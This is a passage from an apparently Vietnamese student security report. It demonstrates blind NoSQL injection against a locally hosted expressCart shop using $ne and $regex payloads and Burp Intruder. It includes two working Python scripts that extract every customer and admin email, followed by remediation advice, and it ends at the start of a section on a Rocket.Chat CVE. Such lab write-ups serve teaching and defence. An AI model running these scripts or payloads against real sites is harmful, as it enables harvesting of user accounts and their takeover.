connect.sid=s%2A3JhdwbdxLEx0GyM-nrFAldyviDnlg0UhzG6KBeLyI0nxuovbXNxCG9htnUHFqJ0bs0rcNc; 9 Path=/; Expires=Fri, 29 Oct 2024 08:48:48 GMT; HttpOnly 10 Date: Thu, 24 Oct 2024 08:48:48 GMT 11 12 13 14 15 16 { 17 "message": "A customer with that email does not exist."

Hình 4.2.3. Gói tin đăng nhập với email khách hàng

- **Bước 2:** Tiến hành chỉnh sửa gói tin với payload {“\$ne”: null} và xem xét hành vi kết quả trả về của server.

Burp Suite Professional v2024.5.5 - Temporary Project - licensed to h3110w0rid

Target: http://localhost:1111

Request

```
POST /customer/login_action HTTP/1.1
Host: localhost:1111
sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: 0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 49
Connection: keep-alive
Set-Cookie: connect.sid=s%3A7znyRrc4ccMlJmL0QbsnwLB4QJUH_0z2BRAOjJ0vdCD4CKPhMtM; NGCC06cq4ccThBNPf3YYg;
Path=/; Expires=Fri, 25 Oct 2024 08:05:05 GMT; HttpOnly
Date: Thu, 24 Oct 2024 08:05:05 GMT
Connection: keep-alive
```

Response

```
HTTP/1.1 400 Bad Request
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=UTF-8
Content-Length: 59
ETag: W/3a-v7KGDQdLr3Qax27YSPbriDnVY"
Set-Cookie: connect.sid=s%3A7znyRrc4ccMlJmL0QbsnwLB4QJUH_0z2BRAOjJ0vdCD4CKPhMtM; NGCC06cq4ccThBNPf3YYg;
Path=/; Expires=Fri, 25 Oct 2024 08:05:05 GMT; HttpOnly
Date: Thu, 24 Oct 2024 08:05:05 GMT
Connection: keep-alive
```

message:"Access denied. Check password and try again."

Hình 4.2.4. Thử nghiệm với payload {“\$ne”: null} và kết quả

- **Bước 3:** Sử dụng tham số truy vấn \$regex nhằm dự đoán email của khách hàng và xem xét nội dung trả về của server
- Đầu tiên tiến hành dự đoán ký tự đầu tiên của email có phải là ký tự “a” với payload {“\$regex”: “^a”} trong trường loginEmail

Burp Suite Professional v2024.5.5 - Temporary Project - licensed to h3110w0rid

Target: http://localhost:1111

Request

```
POST /customer/login_action HTTP/1.1
Host: localhost:1111
sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: 0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 49
Connection: keep-alive
Set-Cookie: connect.sid=s%3A7znyRrc4ccMlJmL0QbsnwLB4QJUH_0z2BRAOjJ0vdCD4CKPhMtM; NGCC06cq4ccThBNPf3YYg;
Path=/; Expires=Fri, 25 Oct 2024 08:05:05 GMT; HttpOnly
Date: Thu, 24 Oct 2024 08:05:05 GMT
Connection: keep-alive
```

Response


```
HTTP/1.1 400 Bad Request
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=UTF-8
Content-Length: 59
ETag: W/37-nYlvwRQJlnChMilyQgRneILM"
Set-Cookie: connect.sid=s%3A7znyRrc4ccMlJmL0QbsnwLB4QJUH_0z2BRAOjJ0vdCD4CKPhMtM; NGCC06cq4ccThBNPf3YYg;
Path=/; Expires=Fri, 25 Oct 2024 08:05:05 GMT; HttpOnly
Date: Thu, 24 Oct 2024 08:05:05 GMT
Connection: keep-alive
```

message:"A customer with that email does not exist"

Hình 4.2.5. Thử nghiệm với payload {“\$regex”: “^a”} và kết quả

Kết quả trả về là {“message”}: “A customer with that email does not exist”} chứng tỏ email đó không phải bắt đầu bằng ký tự “a”


- Tiếp tục dự đoán ký tự đầu tiên của email có phải là ký tự “h” với payload {“\$regex”: “^h”} trong trường loginEmail




Hình 4.2.6. Thử nghiệm với payload {“\$regex”: “^h”} và kết quả

Kết quả trả về là {“message”}: “Access denied. Check password and try again”} chứng tỏ email đó bắt đầu bằng ký tự “h”

- **Bước 4:** Sử dụng BurpSuite Intruder để tiến hành bruteforce ký tự đầu tiên của tất cả email khách hàng có trong database của server, trong đó có sử dụng toàn bộ ký tự (chữ và số) để bruteforce và để biết được các ký tự nào thỏa mãn ký tự đầu tiên trong email khách hàng trong database, ta sẽ xem kết quả trả về của đối với ký tự đó:
- Nếu kết quả trả về là {“message”}: “A customer with that email does not exist”} chứng tỏ email đó không phải bắt đầu bằng ký tự đó
- Nếu kết quả trả về là {“message”}: “Access denied. Check password and try again”} chứng tỏ email đó bắt đầu bằng ký tự đó



Hình 4.2.7. Vị trí càn bruteforce trong gói tin



Hình 4.2.8. Kết quả trả về sau khi bruteforce thành công

Kết quả trả về cho ta thấy được có 4 ký tự “h, j, t, H” thỏa điều kiện trên, chúng tồn trong database của khách hàng đang tồn tại tổng cộng 4 email bắt đầu với 4 ký tự trên.

- **Bước 5:** Tiến hành viết chương trình khai thác lỗ hổng thông qua việc bruteforce, trong đó có sử dụng toàn bộ ký tự (chữ và số) để bruteforce và để biết được các ký tự nào thỏa mãn đầu tiên trong email khách hàng trong database, ta sẽ xem kết quả trả về của đối với ký tự đó:
- Nếu kết quả trả về là {"message": "A customer with that email does not exist"} chứng tỏ email đó không phải bắt đầu bằng ký tự đó
- Nếu kết quả trả về là {"message": "Access denied. Check password and try again"} chứng tỏ email đó bắt đầu bằng ký tự đó

```

File Edit Selection View Go Run Terminal Help
File admin.js M JS customer.js M bruteforce_customer.py U bruteforce_admin.py U
JS admin.js M JS customer.js M bruteforce_customer.py U bruteforce_admin.py U
1 import requests
2 import string
3
4 charset = string.ascii_lowercase + string.digits + '@.' + string.ascii_uppercase
5
6 def test_email_user(email):
7     email = email.replace('.', '\\.')
8     headers = {'Content-type': 'application/json;charset=UTF-8'}
9     content = requests.post('http://localhost:1111/customer/login_action', headers=headers ,json={'loginEmail': {'$regex': '^' + email}, 'password': 'asdf'}).content
10    return b'Access denied' in content
11
12 def get_user(prefix=''):
13     if test_email_user(prefix + "$"):
14         print(prefix)
15         return
16     for c in charset:
17         if test_email_user(prefix + c):
18             get_user(prefix + c)
19
20
21 print("Account customer: ")
22 get_user()

```

Ln 22, Col 11 Spaces: 4 UTF-B LF {} Python 3.10.12 64-bit Background

Hình 4.2.9. Đoạn code khai thác lỗ hổng

Kết quả sau khi chạy đoạn code trên đã trích xuất toàn bộ email có trong database của email khách hàng


```

File Edit View Terminal Tabs Help
File Edit View Terminal Tabs Help
File Edit Selection View Go Run Terminal Help
File admin.js M JS customer.js M bruteforce_customer.py U bruteforce_admin.py U
JS admin.js M JS customer.js M bruteforce_customer.py U bruteforce_admin.py U
python3 bruteforce_customer.py
Account customer:
hotrungrungkien@gmail.com
jimmycarter@test.com
test@test.com
HaiPhong@gmail.com

```

Hình 4.2.10. Kết quả chạy code

- Bước 6:** Đối với các email của người dùng/admin, thì ta sẽ tiến hành thực hiện chức năng đăng nhập tài khoản và bắt lại gói tin vừa gửi đi



Hình 4.2.11. Giao diện đăng nhập của trang web

Request		Response	
Pretty	Raw	Hex	Render
1 POST /admin/login.action HTTP/1.1 2 Host: localhost:1111 3 Content-Length: 34 4 Sec-ch-ua: "Not/A[Brand];v=0", "Chromium";v=126 5 Accept-Language: en-US 6 Sec-Ch-Ua-Mobile: 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 9 Accept: */* 10 X-Requested-With: XMLHttpRequest 11 X-Forwarded-For: 127.0.0.1 12 Origin: http://localhost:1111 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: http://localhost:1111/ 17 Accept-Encoding: gzip, deflate, br 18 Cookie: connect.sid=s%3AAkTeMCjlaPoqyVBMwhi.qRQKvDVS.jTLs2ITfKXPhenOB3STJTKLYt2FU0LEsZOG5G0aiOkvOpI 19 Connection: keep-alive 20 21 email=abc%40gmail.com&password=123	Pretty	Raw	Hex
			1 HTTP/1.1 400 Bad Request 2 X-PNS-Prefetch-Control: off 3 X-Frame-Options: SAMEORIGIN 4 Strict-Transport-Security: max-age=15552000; includeSubDomains 5 X-Download-Options: noopen 6 X-Content-Type-Options: nosniff 7 X-Content-Options: read-block 8 Cache-Control: no-cache, no-store 9 Content-Type: application/json; charset=utf-8 10 Content-Length: 52 11 ETag: W/"34-1VOgibgBxS16mjdA1LU/81Sg" 12 Date: Thu, 26 Oct 2024 08:12:40 GMT 13 Connection: Keep-Alive 14 15 { 16 "message": "A user with that email does not exist." 17 }

Hình 4.2.12. Gói tin đăng nhập người dùng thông qua email

- Bước 7:** Tiến hành chuyển định dạng gói tin sang dạng JSON và chỉnh sửa gói tin với payload {"\$ne": null} và xem xét hành vi kết quả trả về của server.

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is made to `/admin/login.action`. The JSON payload is:

```
{
  "email": {
    "$ne": null
  },
  "password": "123"
}
```

In the Response tab, the server returns a 400 Bad Request response with the message:

```
{"message": "Access denied. Check password and try again."}
```

Hình 4.2.13. Thử nghiệm với payload {"\$ne": null} và kết quả

- Bước 8:** Sử dụng tham số truy vấn \$regex nhằm dự đoán email của người dùng và xem xét nội dung trả về của server.
- Đầu tiên tiến hành dự đoán ký tự đầu tiên của email có phải là ký tự “b” với payload {"\$regex": "^b"} trong trường email

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is made to `/admin/login.action`. The JSON payload is:

```
{
  "email": {
    "$regex": "^b"
  },
  "password": "123"
}
```


In the Response tab, the server returns a 400 Bad Request response with the message:

```
{"message": "A user with that email does not exist."}
```

Hình 4.2.14. Thử nghiệm với payload {"\$regex": "^b"} và kết quả

Kết quả trả về là {"message": "A user with that email does not exist"} chứng tỏ email đó không phải bắt đầu bằng ký tự “b”

- Tiếp tục tiến hành dự đoán ký tự đầu tiên của email có phải là ký tự “a” với payload {"\$regex": "^a"} trong trường email



Hình 4.2.15. Thử nghiệm với payload {“\$regex”: “^a”} và kết quả

Kết quả trả về là {“message”: “Access denied. Check password and try again”} chứng tỏ email đó bắt đầu bằng ký tự “a”

- **Bước 9:** Sử dụng BurpSuite Intruder để tiến hành bruteforce ký tự đầu tiên của tất cả email người dùng/admin có trong database của server, trong đó có sử dụng toàn bộ ký tự (chữ và số) để bruteforce và để biết được các ký tự nào thỏa mãn ký tự đầu tiên trong email người dùng/admin trong database, ta sẽ xem kết quả trả về của đối với ký tự đó:
- Nếu kết quả trả về là {“message”: “A user with that email does not exist”} chứng tỏ email đó không phải bắt đầu bằng ký tự đó
- Nếu kết quả trả về là {“message”: “Access denied. Check password and try again”} chứng tỏ email đó bắt đầu bằng ký tự đó

Burp Suite Professional v2024.5.5 - Temporary Project - licensed to h3110w0rld

Choose an attack type: Sniper

Attack type: Sniper

Target: http://localhost:1111

Content-Type: application/json; charset=UTF-8

Content-Length: 44

Sec-Ch-Ua: "Not(A[Brand];v="8", "Chromium";v="126"

Accept-Language: en-US

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

X-Requested-With: XMLHttpRequest

Sec-Ch-Ua-Platform: "Linux"

Origin: http://localhost:1111

Sec-Ch-Usr-Name: origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: http://localhost:1111/

Accept-Encoding: gzip, deflate, br

Cookie: connect.sid=s%3AFAKAKTeHMCjlaPdyqVEMrhLsJPKvOVS.;JTIz2PTFkXPPhen0B9STJTKLYh2FU01EsqZ00BCa10kvOpI

Content-Type: application/json;charset=UTF-8

{"email":"**\$b3\$**","password":"**123**"}

payload position

Event log (1) All issues (16)

Memory: 218.8MB

Hình 4.2.16. Vị trí cản brute force trong gói tin

Request	Payload	Status code	Response received	Error	Timeout	Length	Access denied...	Comment
1	a	400	72			507	1	
20	t	400	77			507	1	
23	w	400	142			507	1	
0		400	6			501		
2	b	400	73			501		
3	c	400	73			501		
4	d	400	72			501		
5	e	400	76			501		
6	f	400	74			501		
7	g	400	74			501		

Request Response

Pretty Raw Hex Render

HTTP/1.1 401 Bad Request

X-DNS-Prefetch-Control: off

X-Frame-Options: sameorigin

X-Content-Type-Options: nosniff

Cache-Control: no-cache, no-store

Content-Type: application/json; charset=utf-8

Content-Length: 58

Etag: W/3a-V7XKQ0U1zL3Cax27Y5pb1BnVY

Date: Thu, 24 Oct 2024 08:14:20 GMT

Connection: keep-alive

{ "message": "Access denied. Check password and try again." }

Event log (1) All issues (16)

Memory: 218.8MB

Hình 4.2.17. Kết quả trả về sau khi brute force thành công

Kết quả trả về cho ta thấy được có 3 ký tự “a, t, w” thỏa điều kiện trên, chúng tỏ trong database của người dùng/admin đang tồn tại tổng cộng 3 email bắt đầu với 3 ký tự trên.

- Bước 10:** Tiến hành viết chương trình khai thác lỗ hổng thông qua việc bruteforce, trong đó có sử dụng toàn bộ ký tự (chữ và số) để bruteforce và để biết được các ký tự nào thỏa ký tự đầu tiên trong email khách hàng trong database, ta sẽ xem kết quả trả về của đối với ký tự đó:
- Nếu kết quả trả về là {"message": "A user with that email does not exist"} chứng tỏ email đó không phải bắt đầu bằng ký tự đó
- Nếu kết quả trả về là {"message": "Access denied. Check password and try again"} chứng tỏ email đó bắt đầu bằng ký tự đó

```

File Edit Selection View Go Run Terminal Help
File admin.js M customer.js M bruteforce_customer.py U bruteforce_admin.py U
1 import requests
2 import string
3
4 charset = string.ascii_lowercase + string.digits + '@.' + string.ascii_uppercase
5 def test_email_admin(email):
6     email = email.replace('.', '\\.')
7     headers = {'Content-type': 'application/json;charset=UTF-8'}
8     content = requests.post('http://localhost:1111/admin/login_action', headers=headers, json={'email': {'$regex': '^' + email},
9                             'password': 'asdf'}).content
10    return b'Access denied' in content
11
12 def get_admin(prefix=''):
13     if test_email_admin(prefix + '$'):
14         print(prefix)
15     return
16     for c in charset:
17         if test_email_admin(prefix + c):
18             get_admin(prefix + c)
19
20 print("Account user or admin: ")
21 get_admin()

```

Hình 4.2.18. Đoạn code khai thác lỗ hổng

Kết quả sau khi chạy đoạn code trên đã trích xuất toàn bộ email có trong database của email người dùng/admin

```

Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/expressCart
python3 bruteforce_admin.py
Account user or admin:
admin@test.com
test@test.com
worker1@gmail.com

```

Hình 4.2.19. Kết quả chạy code

Mức độ ảnh hưởng:

- Cho phép kẻ tấn công trích xuất được email người dùng, khách hàng và email của quản trị viên, từ đó cho phép kẻ tấn công có thể thực hiện các kỹ thuật tấn công phi kỹ thuật như tấn công giả mạo (phishing attack), ...
- Cho phép kẻ tấn công có thể sử dụng các email trên nhằm mục đích gửi các thư rác điện tử (spam) nhằm lừa đảo người dùng, gây khó chịu cho người dùng.

Khuyến cáo khắc phục:

- Sử dụng các thư viện hoặc các framework an toàn hơn:** Nên sử dụng các thư viện/framework phổ biến và được đảm bảo an toàn, như Mongoose (cho MongoDB), Sequelize (cho SQL), ...
- Kiểm tra và xác thực dữ liệu đầu vào:** Luôn kiểm tra và xác thực các thông tin mà người dùng nhập vào trước khi đưa các dữ liệu này vào trong các câu truy vấn trong cơ sở dữ liệu. Sử dụng các hàm sanitize
- Sử dụng tham số hóa trong truy vấn:** Sử dụng truy tham số vào trong truy vấn trong cơ sở dữ liệu nhằm tránh việc kẻ tấn công chèn các câu lệnh query độc hại vào trong câu truy vấn ban đầu của hệ thống.
- Áp dụng nguyên tắc “Least Privilege” trong hệ thống:** Chỉ nên cấp các quyền cần thiết đối với các tài khoản truy cập vào trong cơ sở dữ liệu, không nên cấp các quyền không cần thiết khác nhằm làm giảm thiểu đến mức tối đa thiệt hại gây ra nếu lỗ hổng bị khai thác
- Thường xuyên cập nhật và kiểm tra các phiên bản mới nhất:** Luôn luôn đọc và cập nhật kịp thời các phiên bản mới nhất của các ứng dụng, thư viện hay framework để đảm bảo các lỗ hổng đã được vá.

4.3. Kịch bản 3: Blind NoSQL Injection dẫn đến lộ token reset password với email tài khoản người dùng trên Rocket.Chat phiên bản 3.12.1 (CVE-2021-22911)

Mô tả lỗ hổng: Tại api /api/v1/method.callAnon/getPasswordPolicy trong chức năng reset password, tham số token không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query vào giá trị của token để khai thác lỗ hổng Blind NoSQL Injection nhằm bruteforce được token reset password của tài khoản email người dùng, từ đó chiếm đoạt trái phép tài khoản đó.

Nguyên nhân dẫn đến lỗ hổng:

